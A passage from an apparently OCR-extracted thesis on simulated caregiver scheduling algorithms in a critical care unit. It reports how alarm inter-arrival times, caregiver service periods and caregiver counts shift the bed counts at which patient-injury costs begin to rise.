
(b)

(c)

(d)

The four graphs in Figure (9.2.9) compare the Cyclic Scan to the Future Aware algorithm break points for different values of λ. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Future Aware algorithm, for vital sign alarm mean inter-arrival time set to 7.5 min, showing the transition at 4 and 8 beds respectively. With the mean inter-arrival time set to 15 min, only the Future Aware algorithm differed from graph (a) and shows the transition at 10 beds. In graph (c) both the Cyclic Scan and Future Aware algorithms shift forward in their transitions at 5 beds, 12 beds respectively, with the mean inter-arrival time set to 40 min. Finally, with the vital sign mean inter-arrival time set to 80 min, both the Cyclic Scan and Future Aware algorithms shift forward in their transitions at 6 beds, 14 beds respectively.

Figure 9.2.10 Phase transition of Cyclic-Scan vs Socially-Aware in Exp1 Part2 with λ 7.5 min, 15 min, 40 min and 80 min.



(a)

(b)

(c)

(d)

The four graphs in Figure (9.2.10) compare the Cyclic Scan to the Socially Aware algorithm break points for different values of λ. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Socially Aware algorithm, for vital sign alarm mean inter-arrival time set to 7.5 min, showing the transition at 4 and 8 beds respectively. With the mean inter-arrival time set to 15 min, only the Socially Aware algorithm differed from graph (a) and shows the transition at 9 beds. In graph (c) both the Cyclic Scan and Socially Aware algorithms shift forward in their transitions at 5 beds, 12 beds respectively, with the mean inter-arrival time set to 40 min. Finally, with the vital sign mean inter-arrival time set to 80 min, both the Cyclic Scan and Future Aware algorithms shift forward in their transitions at 6 beds, 14 beds respectively.

9.2.3 Part3

Purpose: The purpose of Part 3 is to quantify how varying the caregiver maximum service period impacts the emergence of Code-Blue conditions within the critical care unit, for each of the various proposed caregiver scheduling algorithms.

Configured Parameters

Vital Sign (ID; Poisson λ) . The vital sign ID vs_1 was set to generate alarms according to a Poisson process with mean inter-arrival time of 20 min.


Caregiver Maximum Service Period . We set the caregiver maximum service time to be 6.25 min, 12.5 min, 50 min, and 100 min.

Variable Parameters: In this part, the configuration parameters varied the Caregiver Maximum Service Period through 4 different values, and the Bed Count was varied from 1-60 in steps of 1.

The four graphs of Figure (9.2.11) shows that initially the cost of all algorithms are in agreement (at zero), since the workload of the caregiver is so low that optimization is unnecessary. This parity breaks down differently for each value assigned to the caregiver maximum service period.

In graph (a) of Figure (9.2.11) with the caregiver maximum service period set to 6.25 min. The parity breaks down when the number of beds exceeds 8, and the cyclic scan sees a dramatic rise in cost from 0 to 72000 as the number of beds increases from 8 to 32. During this interval, all non-trivial caregiver algorithms facilitated by the OpenCCI maintain their optimal zero cost performance. Finally, when the number of beds increases

Figure 9.2.11 Cost of critical care algorithms in Exp1 Part3 with max-serv-time 6.25 min, 12.5 min, 50 min and 100 min.



(a)

(b)

(c)

(d)

beyond 32, even the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. This is to be expected, since at such high workloads, no amount of optimization in scheduling can avoid the occurrence of patient injury. The rate at which the proposed algorithms experience costs varies: the Greedy algorithm and Immediate show a marginal higher cost over the remaining Future-Aware and Socially-Aware algorithms. Finally, when the number of beds is sufficiently high, in excess of 41, the costs of all four algorithms once again coincide.


In graph (b) of Figure (9.2.11) with the caregiver maximum service period set to 12.5 min. The parity breaks down when the number of beds exceeds 6, and the cyclic scan sees a rise in cost from 0 to 36000 as the number of beds increases from 4 to 8. As the number of beds increases beyond 8, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (a), here only the Greedy algorithm rises first, at 17 beds, while the Immediate, Future-Aware and Socially-Aware algorithms rise above zero at 18 beds. And all algorithms coincide in excess of 22 beds.

In graph (c) of Figure (9.2.11) with the caregiver maximum service period set to 50 min. The parity breaks down when the number of beds exceeds 3, and the cyclic scan sees a rise in cost from 0 to 11000 as the number of beds increases from 3 to 5. As the number of beds increases beyond 5, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (b), here the Greedy, Immediate, Future-Aware and Socially-Aware algorithms rise above zero at 6 beds. Then all algorithms coincide in excess of 7 beds.

In graph (d) of Figure (9.2.11) with the caregiver maximum service period set to 100 min. The parity breaks down when the number of beds exceeds 2, and the cyclic scan sees a rise in cost from 0 to 6000 as the number of beds increases from 2 to 3. Notice that the increase of the caregiver maximum service period reduced in order of magnitude the observed break down points in each algorithm. And it follows, as the number of beds increases beyond 3, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. Finally, in excess of 4 beds, the costs of all four algorithms once again coincide.

The four graphs in Figure (9.2.12) compare the Cyclic Scan to the Greedy algorithm break points for different values of Caregiver Maximum Service Period. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Greedy algorithm, for

Figure 9.2.12 Phase transition of Cyclic-Scan vs Greedy in Exp1 Part3 with max-serv-time 6.25 min, 12.5 min, 50 min and 100 min.



(a)

(b)


(c)

(d)

maximum service period set to 6.25 min, showing the transition at 8 and 33 beds respectively. With the maximum service period set to 12.5 min, the Cyclic Scan and the Greedy algorithms differed from graph (a) and shows the transition at 7 and 19 beds respectively. In graph (c) both the Cyclic Scan and Greedy algorithms shift backward in their transitions to 4 beds, 6 beds respectively, with the maximum service period set to 50 min. Finally, with the maximum service period set to 80 min, both the Cyclic Scan and Greedy algorithms shift backward in their transitions to 3 beds, 4 beds respectively.

The four graphs in Figure (9.2.13) compare the Cyclic Scan to the Immediate algorithm break points for different values of Caregiver Maximum Service Period. In graph (a) we

Figure 9.2.13 Phase transition of Cyclic-Scan vs Immediate-Dispatch in Exp1 Part3 with max-serv-time 6.25 min, 12.5 min, 50 min and 100 min.



(a)


(b)

(c)

(d)

observe the comparative transition of the Cyclic Scan algorithm versus the Immediate algorithm, for maximum service period set to 6.25 min, showing the transition at 8 and 33 beds respectively. With the maximum service period set to 12.5 min, the Cyclic Scan and the Immediate algorithms differed from graph (a) and shows the transition at 7 and 19 beds respectively. In graph (c) both the Cyclic Scan and Immediate algorithms shift backward in their transitions to 4 beds, 6 beds respectively, with the maximum service period set to 50 min. Finally, with the maximum service period set to 80 min, both the Cyclic Scan and Immediate algorithms shift backward in their transitions to 3 beds, 4 beds respectively.

Figure 9.2.14 Phase transition of Cyclic-Scan vs Future-Aware in Exp1 Part3 with max-serv-time 6.25 min, 12.5 min, 50 min and 100 min.




(a) (b)

(c) (d)

The four graphs in Figure (9.2.14) compare the Cyclic Scan to the Future Aware algorithm break points for different values of Caregiver Maximum Service Period. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Future Aware algorithm, for maximum service period set to 6.25 min, showing the transition at 8 and 33 beds respectively. With the maximum service period set to 12.5 min, the Cyclic Scan and the Future Aware algorithms differed from graph (a) and shows the transition at 7 and 19 beds respectively. In graph (c) both the Cyclic Scan and Future Aware algorithms shift backward in their transitions to 4 beds, 6 beds respectively, with the maximum service period set to 50 min. Finally, with the maximum service period set to 80 min, both the Cyclic Scan and Future Aware algorithms shift backward in their transitions to 3 beds, 4 beds respectively.

Figure 9.2.15 Phase transition of Cyclic-Scan vs Socially-Aware in Exp1 Part3 with max-serv-time 6.25 min, 12.5 min, 50 min and 100 min.



(a)

(b)

(c)

(d)

Comparing the Cyclic Scan to the Socially Aware algorithm, the four graphs in Figure (9.2.14) shows the break points for different values of Caregiver Maximum Service Period. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Socially Aware algorithm, for maximum service period set to 6.25 min, showing the transition at 8 and 33 beds respectively. With the maximum service period set to 12.5 min, the Cyclic Scan and the Socially Aware algorithms differed from graph (a) and shows the transition at 7 and 19 beds respectively. In graph (c) both the Cyclic Scan and Socially Aware algorithms shift backward in their transitions to 4 beds, 6 beds respectively, with the maximum service period set to 50 min. Finally, with the maximum service period set to 80 min, both the Cyclic Scan and Socially Aware algorithms shift backward in their transitions to 3 beds, 4 beds respectively.

9.3 Summary

In Part 1 we observed that a single caregiver operating in default critical care unit condition, following the Cyclic Scan algorithm the care giver can safely handle 4 patients. Increasing the patient to nurse ratio more than 4:1 in the Cyclic Scan shows increase of fatalities and code-blue in the critical care unit. On the other hand, based on Experiment 1 specific configuration, the Greedy algorithm enabled the single caregiver to perform with no fatalities up to 9 patients. For the other candidate algorithms the caregiver up to 10 patients. The experiments show the Immediate Dispatch, Future Aware and Socially Aware to be the best performing algorithms followed by the Greedy algorithm. All interconnect based algorithms allow a much better performance in all cases compared to the default Cyclic Scan system. The overall performance cost graphs assist this observation as well, showing the Cyclic Scan to be the most expensive system in terms of overall injuries.

Part 2 of the experiment shows that the increase of the vital sign Poisson λ increased the time between successive alarms. This reduced the load on the caregiver and expands the curves, indicating achieving service to a higher patients count.

Part 3 shows that the increase of the care giver Maximum Service Period ties the caregiver for longer periods handling patient injuries. This induces a bigger delay until the caregiver is able to handle another patient, making them observe higher injury levels by the time of arrival. This increases the load on the caregiver and compresses the curves, causing the threshold at which degredation in performance manifests to be at lower patient count.

CHAPTER 10

EXPERIMENTS II: MANY CAREGIVERS, MANY PATIENTS, ONE VITAL SIGN

10.1 Objectives and Methodology

The objective of the following experiment is to determine how system performance curves determined in Experiment 1 are altered by the introduction of additional caregivers. The goal is to observe the change in the safe patient to nurse ratio for 2, 4 and 8 caregivers respectively. Fundamentally, we would like to know the extent to which the system is able to leverage additional caregivers.

The structure of this experiment repeats the experiment described in the previous section, 3 times: for 2, 4, and 8 caregivers. All parts share a set of static parameters. Each part applies a different value for the same variable parameter, which in this case is the caregiver count. Each part or division of the experiment explores a dynamic range of values for the variable parameter. Following the scientific method, simulating each value requires multiple executions of the simulator with the exact same parameteric configuration, to eliminate spurious effects.

10.1.1 Static Parameters

Throughout the experiments described in this chapter, the following parameters are kept fixed:

Number of experimental trials per single configuration: 30

Simulation Time 480 minutes. This is the equivalent of 8 hours, a standard work day.

Number of Monitored Vital Signs 1. We keep the system simple, in order to isolate the effects of increased load, without having to consider the interactions between multiple co-located vital signs.

Caregiver Maximum Service Period . We assume that caregiver service time was linear in injury. As time passes, injury level approaches 100 exponentially, and caregiver service time approaches its maximum value, which we took to be 25 min.

Vital Sign (ID; Poisson λ) . The vital sign ID vs_1 was assumed to generate alarms according to a Poisson process with mean inter-arrival time of 20 min.

Vital Sign (ID; Time to Fatal Injury) (vs_1; 6 min). This is the order of magnitude of the time to Code-Blue for several common critical care conditions.


10.2 Results

Configured Parameters

Number of Caregivers 1, 2, 4, and 8.

Variable Parameters: In this experiment, the configuration parameters varied the Number of Caregivers through 4 different values, and for each of those values the Bed Count was varied from 1-100.

Figure 10.2.1 Cost of critical care algorithms in Exp2 with caregivers count 1, 2, 4 and 8.



(a)

(b)

(c)

(d)

The four graphs of Figure (10.2.1) shows that initially the cost of all algorithms are in agreement (at zero), since the workload of the caregiver is so low that optimization is unnecessary. This parity breaks down differently as the number of serving caregivers varies.

